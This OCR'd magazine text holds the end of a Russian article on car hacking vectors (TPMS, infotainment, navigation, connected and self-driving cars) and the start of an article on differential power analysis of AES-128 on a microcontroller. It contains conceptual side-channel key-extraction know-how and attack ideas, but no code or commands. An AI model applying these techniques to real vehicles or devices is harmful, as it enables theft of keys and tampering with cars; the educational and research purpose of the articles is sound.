- Беспроводные TPMS — ECU, контролирующий давление в шинах… И так как провода к такому ECU проводить тяжело, разумно сделать их беспроводными. Таким образом, пацаны с SDR могут играться с твоим давлением. Вектор крайне опасный и неприятный.

Система развлечений

Система развлечений уже полноценный «комп», люди хотят парсить свою ленту в твиттере прямо из машины, а не только слушать музыку. Отсюда порождается множество векторов атаки в зависимости от используемого ПО. Говорить про это в отрыве от реального примера довольно тяжело, но что будет, если загружаемый MP3-файл вызовет BoF в CPU HeadUnit машины? Правильно, компрометация системы и доступ к CAN… (я взял худший случай). Ну и подумай сам — браузер из машины + cliene side атаки, короче, тема широкая и довольно реальная.

Навигация

Отдельным пунктом можно выделить атаки на навигацию авто. Про спуфинг GPS и RDS мы говорили, но есть еще пучок возможных атак, который зависит от используемой системы и ее возможностей. Например, обновление карт через интернет или получение информации о пробках и роутинге через тот же интернет.


Connected car

Как можно заметить из предыдущих двух пунктов, угрозы плавно множатся с появлением идеи connected car. Теперь уже машина в интернете, и ты пользуешься своим андроид-девайсом, чтобы получать инфу с авто или управлять ее элементами. Добавим к этому облака и персонализацию пользователя в интернете. То есть теперь, чтобы атаковать автомобиль, можно пывнить серваки в инете. Например, пользователь имеет аккаунт в облачном картографическом сервисе, где у него сохранены маршруты следования и прочие данные, через банальную и скучную SQLi мы попадаем в его аккаунт в этом сервисе и меняем стандартный маршрут или получаем информацию о его текущем маршруте. Зависит от сервиса и архитектуры и функций, но в целом идея понятна. Но давай глянем на скорое будущее, что нам обещает Mercedes-Benz в 2015 году (www.mercedes-benz.com/en/mercedes-me/connectivity/): открывание дверей удаленно через iPhone, а кроме того, контроль — координаты, состояние и так далее. Смартфон становится частью автомобиля. Ну и да, очевидно, что тема ПДн и личной информации выходит чуть выше, чем раньше, так как добавляются угрозы раскрытия нашего местоположения, наших путей и связей.

Автоматическое вождение – будущее уже рядом

Google Car на слуху у всех. Автопилот на дороге. Само по себе ездит, объезжает пешеходов и следит за ситуацией на дороге в 360 градусов обзора. Кроме распиаренного Google, такие же проекты есть и у Mercedes-Benz, Audi, BMW, Volvo, да и у других автопроизводителей. Теперь прикинем векторы атак с манипуляцией маршрута из предыдущих пунктов, и получается, что хакеры смогут, в некой теории, просто управлять удаленно машинами. Ну кроме шуток, ФБР уже предупредило, что такая технология открывает, например, новые возможности для терроризма, причем ФБР сделало это предположение на полном серьезе — управляемое дистанционное оружие. Я же хотел бы поднять этот вопрос с другой стороны — вектора атак. Кроме очевидного — взлом CPU/ECU, у нас есть возможность манипулировать навигационной системой и таким образом просто спуфить координаты GPS или, манипулируя информацией о трафике, можно заставить машину свернуть на нужную нам дорогу. Это первое. Второе — например, тот же Google Car использует Lidar для построения «реальной карты» на ближайшие десятки метров, а что будет, если засветить эту камеру лазером или накинуть грязную тряпку? Поведение машины должно быть предсказуемо. Например, Mercedes не имеет Lidar, а использует заранее сделанные карты 3D от HERE/Nokia, но тогда вопрос: что будет, если дорога в реальном положении дел будет не соответствовать тому, что есть на картах? Разумеется, инженеры предусмотрели эти вопросы, так как это Safety, а там у них все строго. Тем не менее возникает еще вопрос: вот банальная атака, гопник со знаком STOP в руках выходит на дорогу, машина распознает знак и останавливается? Я уже вижу, что мир будет меняться, так как такие знаки уже не будут работать как надо, возможно, сделают радиознаки или интернет-контроль с сертификацией дорог для «автоматического вождения». Вариантов много, но рисков меньше не становится, пока количество угроз только растет.

eHorizont — система контроля и оповещения. Вкусная цель для хакера?






Mercedes-Benz — грузовик, который ездит сам. Практичненько и удобно (угонять груз, не выходя из дома?)

ВМЕСТО ПРОЩАНИЯ

Надеюсь, тема была интересной, я же для себя определенно чувствую огромный потенциал в этом направлении. Работая в компании, которая непосредственно занимается проектами по connected car, навигации и задачам автоматического вождения, я вижу и такие векторы атак, которые не озвучил тут по понятным причинам :). Тем не менее есть еще много путей «влияния» на автомобиль, и мы не можем обойти вниманием эту отрасль в нашем журнале. Так что, я думаю, мы наверняка вернемся к этой теме, но уже более детально. Да пребудет с тобой Сила и удачной, безопасной и быстрой езды тебе!



Роман Коркикян
roman.korkikian@yandex.com

КРИПТОГРАФИЯ ПОД ПРИЦЕЛОМ

ДИФФЕРЕНЦИАЛЬНЫЙ АНАЛИЗ ПИТАНИЯ

Задумывался ли ты когда-нибудь, что физические параметры вычислительного устройства меняются в процессе выполнения алгоритма? Более того, по этим изменениям можно определить шаг выполнения алгоритма и даже обрабатываемые данные, включая секретные ключи. Если нет, то эта статья для тебя. Она расскажет, как, измеряя потребляемую энергию, можно «заснять» исполнение криптографического алгоритма и как из этих снимков получить ключи шифров.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ВМЕСТО ВВЕДЕНИЯ

Человек постоянно пользуется эффектами, которые проявляются при взаимодействии объектов, чтобы судить о свойствах самих объектов. С помощью такого подхода, например, было открыто строение атома. В начале XX века не было возможности увидеть сам атом, поэтому его строение представлялось в виде «булочки с изюмом», где в качестве изюма выступали электроны. Эта модель использовалась как основная до тех пор, пока Резерфорд и Гейгер не провели эксперимент по рассеиванию альфа-частиц в тонких пластинах. Эксперимент не позволил увидеть строение атома, но по второстепенному эффекту ученые смогли догадаться, что модель «булочки с изюмом» не работает. Другим очевидным примером служит вычисление объема тела произвольной формы. Самое простое, что можно сделать, — это опустить такое тело в воду и рассчитать объем по новому уровню воды. Похожие методы можно применить и для взлома криптографических алгоритмов.

В криптографии существует целый класс атак, называемых атаками по второстепенным каналам, которые используют физические параметры вычислительного устройства для определения ключей шифров. Основы атак были рассмотрены в предыдущей статье («Криптография под прицелом», #189), где секретный ключ алгоритма DES определялся по времени работы всего шифра. Если ты ее не читал, то настоятельно рекомендую это сделать, ибо в ней объясняется математическая составляющая атаки, а именно закон больших чисел Чебышева и коэффициент корреляции. В этой статье возвращаться к основам не будем, а больше сосредоточимся на микроэлектронике и статистике.


СКАЖИ МНЕ, КАК ТЫ ЕШЬ, И Я СКАЖУ... ЧТО ТЫ ЕЛ

Для расширения кругозора в этот раз мы будем использовать алгоритм AES-128 (описание которого можно посмотреть тут: goo.gl/73n5OC). Код шифра был взят из Сети (goo.gl/yO2Ouj) и выполнялся на 8-битовом микроконтроллере STM8 Discovery (goo.gl/zBypZv). В рассматриваемой реализации AES нет уязвимостей, о которых говорилось в предыдущей статье, поэтому будем полагать, что ты пока не нашел, как взламывать этот шифр.

Как мы уже говорили, исполнение алгоритма изменяет свойства вычислительного устройства. Если ты до сих пор этому не веришь, то посмотри на рис. 1 и скажи, видишь ли ты AES. На нем изображено измерение входного напряжения **всего микроконтроллера**, которое обычно обозначается как Vdd. Это напряжение используется для работы всех блоков STM8, включая ЦПУ, память, устройства ввода-вывода и другие подсистемы. Измерение было сделано с помощью цифрового осциллоскопа Picoscope 3207A, пропускная способность которого 250 МГц. В данном случае интервал между двумя точками равен 352 нс, а на графике всего 19 886 точек. Так как частота микроконтроллера 16 МГц (период 62,5 нс), то в среднем напряжение измерялось для каждого 5-го такта, тем не менее раунды и даже операции каждого раунда могут быть явно различены (таблица замещения Sbox, перестановка MixColumn, сложение с ключом). Данный осциллоскоп позволяет уменьшить интервал вплоть до 100 пс (правда, в этом случае одно измерение будет содержать около 70 миллионов точек).

Несмотря на то что алгоритм AES симметричный, он имеет различное число базовых операций: 11 сложений с ключом, по 10 операций таблицы замены (Sbox), и лишь 9 операций над колонками MixColumn. На рис. 2 красным цветом выделены 11 сложений с ключом, зеленым цветом — 10 операций замены и черным цветом — 9 операций MixColumn. В начале и конце алгоритма могут происходить копирование или инициализация, поэтому


Рис. 1. Потребление энергии при выполнении AES






Рис. 2. Потребление энергии при выполнении AES — разбор паттернов

они выделены синим цветом. Вообще, измеренное напряжение позволяет определить очень многое:

1. Начало и окончание работы шифра, которые позволяют определить время работы всего шифра.
2. Начало и окончание работы каждого раунда, которые опять же позволяют определить время работы раунда.
3. Операции каждого раунда: сложение с ключом, таблица замены Sbox и так далее.

Кроме того что показывает время выполнения каждой операции алгоритма AES, рис. 1 должен натолкнуть тебя на мысль, что каждая отдельная группа инструкций (да и вообще каждая отдельная инструкция) потребляет свое количество энергии. Если мы научимся моделировать энергию, потребленную во время выполнения инструкции, и эта энергия будет зависеть от значения ключа и известных нам параметров, то мы сможем определить правильное значение ключа. Правда, нам, как всегда, не обойтись без короткой теории, и в данном случае нужно разобраться, когда и почему происходит расход энергии.

МОПСЫ И ИХ ПИТАНИЕ

Большинство современных вычислительных устройств создается по технологии КМОП (goo.gl/Cqk4vq) (комплементарная структура металл — оксид — полупроводник). Технология замечательна тем, что микросхема практически не потребляет энергии в статическом состоянии, то есть когда не производится никаких вычислений. Это сделано для того, чтобы сберечь твой кошелек и позаботиться об окружающей среде, так как материалы для этой технологии (в основном кремний) широко распространены. Энергия в этом устройстве потребляется только в момент транзакции, то есть когда 1 заменяется на 0 или 0 заменяется на 1. Например, если на входы логического элемента И подаются два стабильных сигнала, то логический элемент не потребляет энергию (ну только самую малость). Если хотя бы одно входное значение изменяется, то происходит переключение транзисторов, которое требует энергии. Еще раз: если в течение минуты на вход элемента И подавались стабильные неизменные сигналы, то он не потреблял энергию, а вот если за эту минуту хотя бы один из входных сигналов поменялся, то в момент изменения энергия была затрачена на «пересчет» выходного значе-

Технология замечательна тем, что микросхема практически не потребляет энергии в статическом состоянии, то есть когда не производится никаких вычислений. Это экономично и экологично




Рис. 3. Схема аппаратной реализации

Предположим, мы хотим сложить значение регистров R1 (исходный текст) и R2 (ключ) и результат записать в регистр R1. Регистры специального назначения уже загружены, и они активировали нужные части микроконтроллера. На первом такте оба значения R1 и R2 отправляются в облако, где с помощью логических элементов складываются. Так как выполняется новая операция, то с распространением сигнала от R1 и R2 обновляется состояние логических элементов, и это вызывает потребление энергии. Затем, когда все логические элементы обновились и результат сложения отправился на вход R1, система замирает, и питание не потребляется до тех пор, пока на регистр R1 не пришел синхросигнал. В этот момент регистр обновился, и сразу же новое значение отправилось в облако логических элементов, тем самым вызвав новый всплеск в потребленной энергии. Если выполняется другая инструкция, то, возможно, ты увидишь всплеск другой формы (посмотри на паттерны на рис. 2, выделенные разным цветом), так как будут задействованы другие логические элементы.

Момент обновления регистров общего назначения очень важен. Во-первых, в этот момент происходит наибольшее потребление энергии, так как обновленное значение регистра вызывает дальнейшее переключение логических элементов. Во-вторых, из-за стабильной частоты осциллятора все операции совершаются в один и тот же момент времени, поэтому измеренное напряжение будет синхронизировано. Я хочу сказать, что для двух различных выполнений одного и того же кода система в момент времени t будет находиться в одинаковом состоянии, то есть сигнал будет обрабатываться одними и теми же логическими элементами. Возможно, это сложно понять, но в дальнейшем ты увидишь, почему это важно.

В данном объяснении тебе важно запомнить, что наибольшее потребление энергии происходит в момент переключения регистра и все кривые напряжения синхронизированы по времени.

Теперь мы посмотрим, как использовать эти знания для вычисления ключа. Мы разберем лишь один, самый первый способ атаки, а некоторые важные улучшения этого метода рассмотрим в следующей статье.

ния. Таким образом, логические элементы — это один из потребителей энергии.

В микросхеме, помимо логических элементов, есть еще регистры, хранящие промежуточные значения вычислений. В отличие от логических элементов, для работы регистров требуется синхросигнал, который будет синхронизировать операции в микросхеме. Синхросигнал обычно имеет прямоугольную форму фиксированной частоты, например, STM8 Discovery использует 16 МГц, а современные процессоры от Intel и AMD способны работать выше 3,5 ГГц. Переключение регистра происходит следующим образом: на первый вход регистра подается сигнал от логических элементов, этот сигнал должен быть получен заранее и уже более не должен обновляться в данный такт. На второй вход регистра подается синхросигнал, в момент, когда синхросигнал переключается с низкого на высокое значение, происходит перезапись регистра и, соответственно, потребление энергии. Поэтому вторым и основным источником потребления энергии являются регистры памяти.

МОПСЫ И ИХ ПОВЕДЕНИЕ

На рис. 3 схематично изображена система любой инструкции или любого аппаратного дизайна. Есть регистры общего назначения R1 и R2, которые хранят промежуточные значения вычислений. Есть «облако» логических элементов, которое позволяет выполнять те или иные операции (сложение, умножение, операции сдвига и так далее). Облако логических элементов, равно как и регистры общего назначения, контролируется регистрами специального назначения. Именно они определяют, какая операция будет выполняться и в какой момент.

ДИФФЕРЕНЦИАЛЬНЫЙ АНАЛИЗ ПИТАНИЯ. ТЕОРИЯ

Первая атака через потребленную энергию была опубликована Полом Кохером в 1996 году, хотя, строго говоря, его нельзя назвать автором этого метода — на тот момент технологии атаки активно обсуждались в фидонете. Согласно неофициальным данным, уже в конце 80-х годов прошлого века наши спецслужбы профилировали выполнение каждой отдельной инструкции микроконтроллеров, то есть они могли сказать, какая инструкция соответствует данной кривой напряжения (а первые зарубежные опу-





Рис. 4. Дифференциальный анализ питания при 1м целевом бите

Рис. 5. Увеличенный график для одного ключа при 1м целевом бите






Рис. 6. Максимальное значение разностей средних для ключей при первом целевом бите

бликованные работы на эту тему появились лишь в середине 2000-х — посмотри Template Attacks), хотя, еще раз повторюсь, информация неофициальная.

Дифференциальный анализ питания основан на том, что энергия переключения из `0` в `1` отличается от энергии переключения из `1` в `0`. Это очень незначительное предположение, и я смело заявляю, что оно верно для 100% полупроводниковых устройств, то есть для всех гаджетов, которые ты используешь каждый день. По крайней мере существует строгое доказательство того, что для КМОП-технологии это действительно так (вот книга, объясняющая это свойство КМОП-систем еще до появления анализа питания: goo.gl/wxVP8l).

Дифференциальный анализ питания проходит в несколько этапов. Вначале определяется целевой регистр, то есть инструкция, результат работы которой ты будешь атаковать. Внимательно прочти еще раз, ты будешь атаковать не саму инструкцию, а ее результат, то есть значение, записываемое в регистр. Целевой регистр может использоваться несколько раз, и, как ты увидишь, это повлияет на атаку. Результат работы инструкции должен зависеть от известных тебе данных (исходных текстов или шифротекстов) и от неизвестного значения ключа. Для AES-128 обычно используют операции, связанные с одной таблицей замещения Sbox, так как в этом случае ключ можно искать побайтово, плюс Sbox — нелинейная операция, и она позволяет быстрее отбросить неправильные значения ключей. Во время каждого шифрования измеряется кривая напряжения, затем с помощью известных данных и неизвестного ключа вычисляется значение целевого регистра (как это делается — объясняется ниже). Из этого значения выбирается один бит (например, первый), и все кривые напряжения разделяются на две группы. В первую группу (группа 1) входят те кривые, для которых этот бит установлен в 1, во вторую группу (группа 0) входят те кривые, для которых этот бит равен 0. Затем вычисляется среднее арифметическое каждой группы и рассматривается их разность, собственно, поэтому анализ и называется дифференциальным. Если модель и ключ были верны, то на разности средних арифметических в тот момент, когда использовался результат моделируемого регистра, можно увидеть значительный всплеск. Теперь рассмотрим все более детально.

ДИФФЕРЕНЦИАЛЬНЫЙ АНАЛИЗ ПИТАНИЯ. ВСЕ ОБ AES

